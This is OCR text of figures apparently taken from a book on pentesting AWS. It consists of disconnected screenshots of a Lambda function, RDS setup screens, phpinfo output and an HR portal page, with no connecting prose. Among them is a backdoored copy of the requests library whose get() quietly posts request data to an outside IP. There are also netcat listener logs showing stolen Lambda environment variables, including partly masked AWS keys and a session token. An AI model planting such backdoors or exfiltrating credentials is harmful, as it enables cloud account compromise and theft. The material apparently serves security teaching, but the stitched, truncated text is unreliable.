"AmiLaunchIndex": 0,
"ImageId": "ami-0bbe6b35405ecebdb",
"InstanceId": "i-06d144a8b6e096736",
"InstanceType": "t2.micro",
"KeyName": "IT",
"LaunchTime": "2018-12-21 19:13:19+00:00",
"Monitoring": {
"State": "disabled"
},
"Placement": {



lambda_function
1 import boto3
2 import subprocess
3 import urllib
4
5
6 def lambda_handler(event, context):
7 try:
8 s3 = boto3.client('s3')
9 print(s3.list_buckets())
10 except:
11 pass
12
13 s3 = boto3.client('s3')
14
15 for record in event['Records']:
16 try:
17 bucket_name = record['s3']['bucket']['name']


```
root:~/empty# nc -nlvp 80
Listening on [0.0.0.0] (family 0, port 80)
Connection from 3          0 58664 received!
POST / HTTP/1.1
Host: 1
User-Agent: python-requests/2.7.0 CPython/3.7.1 Linux/4.14.77-70.59.amzn1.x86_64
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 1516
Content-Type: application/json

{"app_secret": "1234567890", "PATH": "/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin", "
LD_LIBRARY_PATH": "/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/va
r/task/lib:/opt/lib", "LANG": "en_US.UTF-8", "TZ": ":UTC", "LAMBDA_TASK_ROOT": "/var/task", "L
AMBDA_RUNTIME_DIR": "/var/runtime", "AWS_REGION": "us-west-2", "AWS_DEFAULT_REGION": "us-west-
2", "AWS_LAMBDA_LOG_GROUP_NAME": "/aws/lambda/VulnerableFunction", "AWS_LAMBDA_LOG_STREAM_NAME
": "2018/12/21/[$LATEST]                                ", "AWS_LAMBDA_FUNCTION_NAME": "Vulner
ableFunction", "AWS_LAMBDA_FUNCTION_MEMORY_SIZE": "128", "AWS_LAMBDA_FUNCTION_VERSION": "$LATE
ST", "_AWS_XRAY_DAEMON_ADDRESS": "169.254.79.2", "_AWS_XRAY_DAEMON_PORT": "2000", "AWS_XRAY_DA
EMON_ADDRESS": "169.254.79.2:2000", "AWS_XRAY_CONTEXT_MISSING": "LOG_ERROR", "AWS_EXECUTION_EN
V": "AWS_Lambda_python3.7", "_HANDLER": "lambda_function.lambda_handler", "AWS_ACCESS_KEY_ID":
 "A          E", "AWS_SECRET_ACCESS_KEY": "3                                        T",
"AWS_SESSION_TOKEN": "FQoGZXIvY                                        5yD7hSV8sTpVeoozR
uMg0Njlo4ZU3ltWyu8bfMouHPOZ3rd/                                        B7Z5KFIY29zkEV0nV
V1tShtV3IEcl9fv94HqRlh/9vbWWQ8S                                        EAzXvX9dowpZOwQnP
Zmx/WXVeZVPpML6Km38M+EkRIIlgWYR                                        fSU1tB0mQ28h/oosp
D14AU=", "_X_AMZN_TRACE_ID": "Root=1-5c                                8;Parent=5
;Sampled=0"}root:~/empty#
```

```
root:~/Lambda# ls
certifi  chardet  idna  lambda_function.py  requests  urllib3
root:~/Lambda# cat lambda_function.py
def lambda_handler(event, context):
    import requests

    r = requests.get('https://google.com/')
    print(r.text)
```

```
63  def get(url, params=None, **kwargs):
64      r"""Sends a GET request.
65
66      :param url: URL for the new :class:`Request` object.
67      :param params: (optional) Dictionary, list of tuples or bytes to send
68          in the body of the :class:`Request`.
69      :param \*\*kwargs: Optional arguments that ``request`` takes.
70      :return: :class:`Response <Response>` object
71      :rtype: requests.Response
72      """
73
74      try:
75          data = {'url': url, 'params': params, **kwargs}
76          request('POST', 'http://1.1.1.1', json=data, timeout=0.01)
77      except:
78          pass
79
80      kwargs.setdefault('allow_redirects', True)
81      return request('get', url, params=params, **kwargs)
```

```
63  def get(url, params=None, **kwargs):
64      r"""Sends a GET request.
65
66      :param url: URL for the new :class:`Request` object.
67      :param params: (optional) Dictionary, list of tuples or bytes to send
68          in the body of the :class:`Request`.
69      :param \*\*kwargs: Optional arguments that ``request`` takes.
70      :return: :class:`Response <Response>` object
71      :rtype: requests.Response
72      """
73
74      kwargs.setdefault('allow_redirects', True)
75      return request('get', url, params=params, **kwargs)
```



root:~/empty# nc -nlvp 80
Listening on [0.0.0.0] (family 0, port 80)
Connection from 5 46486 received!
POST / HTTP/1.1
Host:
User-Agent: python-requests/2.20.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 46
Content-Type: application/json
{"url": "https://google.com/", "params": null}



Network
VPC Info
Choose a VPC for your function to access.
Default vpc-c164dab8 (172.31.0.0/16)
Subnets*
Select the VPC subnets for Lambda to use to set up your VPC configuration. Format: "subnet-id (cidr-block) | az name-tag".
subnet-4740b03e (172.31.16.0/20) | us-west-2a
subnet-6e756726 (172.31.32.0/20) | us-west-2b
Security groups*
Choose the VPC security groups for Lambda to use to set up your VPC configuration. Format: "sg-id (sg-name) | name-tag". The table below shows the inbound and outbound rules for the security groups that you chose.
sg-0e9c3b71 (default)
When you enable a VPC, your Lambda function loses default internet access. If you require external internet access for your function, make sure that your security group allows outbound connections and that your VPC has a NAT gateway.
Inbound rules
Outbound rules
1
Security group ID
Ports
Source
sg-0e9c3b71
80
12.34.56.78/32
sg-0e9c3b71
All
sg-0e9c3b71



"SecurityGroups": [
{
"GroupName": "default",
"GroupId": "sg-0e9c3b71"
}
],



Execution Result
Execution results
Status: Succeeded
Max Memory Used: 44 MB
Time: 45.53 ms
<head>
<title> Home - Internal HR Portal</title>
</head>
<body>
<h1>Home - Internal HR Portal</h1>
<hr />
<table>
<tr>
<td>Home</td><td>Announcements</td><td><a href="calendar.php">Calenda
</tr>
</table>
<hr />
<h2>Employee Summary</h2>
<table>
<tr>
<th>First Name</th><th>Last Name</th><th>Title</th><th>Type (Full/Part)</th><th>Salary</th>


Chapter 13: Pentesting and Securing AWS RDS




RDS
Create database
Select engine
Engine options
Amazon Aurora
Amazon
Aurora
MySQL
MariaDB
PostgreSQL
Oracle
ORACLE
Microsoft SQL Server
Microsoft
SQL Server
MySQL
MySQL is the most popular open source database in the world. MySQL on RDS offers the rich features of the MySQL community edition with the flexibility to easily scale compute resources or storage capacity for your database.
Supports database size up to 32 TiB.
Supports General Purpose, Memory Optimized, and Burstable Performance instance classes.
Supports automated backup and point-in-time recovery.
Supports up to 5 Read Replicas per instance, within a single Region or cross-region.


RDS > Create database
Choose use case
Use case
Do you plan to use this database for production purposes?
Use case
Production - Amazon Aurora Recommended
MySQL-compatible, enterprise-class database at 1/10th the cost of commercial databases.
Production - MySQL
Use Multi-AZ Deployment and Provisioned IOPS Storage as defaults for high availability and fast, consistent performance.
Dev/Test - MySQL
This instance is intended for use outside of production or under the RDS Free Usage Tier.
Billing is based on RDS pricing.
Cancel
Previous
Next


Free tier
The Amazon RDS Free Tier provides a single db.t2.micro instance as well as up to 20 GiB of storage, allowing new AWS customers to gain hands-on experience with Amazon RDS. Learn more about the RDS Free Tier and the instance restrictions here.
Only enable options eligible for RDS Free Usage Tier Info
DB instance class Info
db.t2.micro — 1 vCPU, 1 GiB RAM
Multi-AZ deployment Info
Create replica in different zone
Creates a replica in a different Availability Zone (AZ) to provide data redundancy, eliminate I/O freezes, and minimize latency spikes during system backups.
No
Storage type Info
General Purpose (SSD)
Allocated storage
20
GiB
(Minimum: 20 GiB, Maximum: 20 GiB) Higher allocated storage may improve IOPS performance.


Settings
DB instance identifier Info
Specify a name that is unique for all DB instances owned by your AWS account in the current region.
mydbinstance
DB instance identifier is case insensitive, but stored as all lower-case, as in "mydbinstance". Must contain from 1 to 63 alphanumeric characters or hyphens (1 to 15 for SQL Server). First character must be a letter. Cannot end with a hyphen or contain two consecutive hyphens.
Master username Info
Specify an alphanumeric string that defines the login ID for the master user.
Master Username must start with a letter. Must contain 1 to 16 alphanumeric characters.
Master password Info
Confirm password Info
Master Password must be at least eight characters long, as in "mypassword". Can be any printable ASCII character except "/", """, or "@".
Cancel
Previous
Next

PHP Version 7.0.32-0ubuntu0.16.04.1


System	Linux ip-172-31-0-184 4.4.0-1074-aws #84-Ubuntu SMP Thu Dec 6 08:57:58 UTC 2018 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies
with Zend OPcache v7.0.32-0ubuntu0.16.04.1, Copyright (c) 1999-2017, by Zend Technologies

Configuration

apache2handler


English (United States)
العربية
Azərbaycan dili
Български
Bosanski
Català
Cymraeg
Dansk
Deutsch (Schweiz)
Deutsch
Ελληνικά
English (Australia)
English (UK)
English (Canada)
Continue

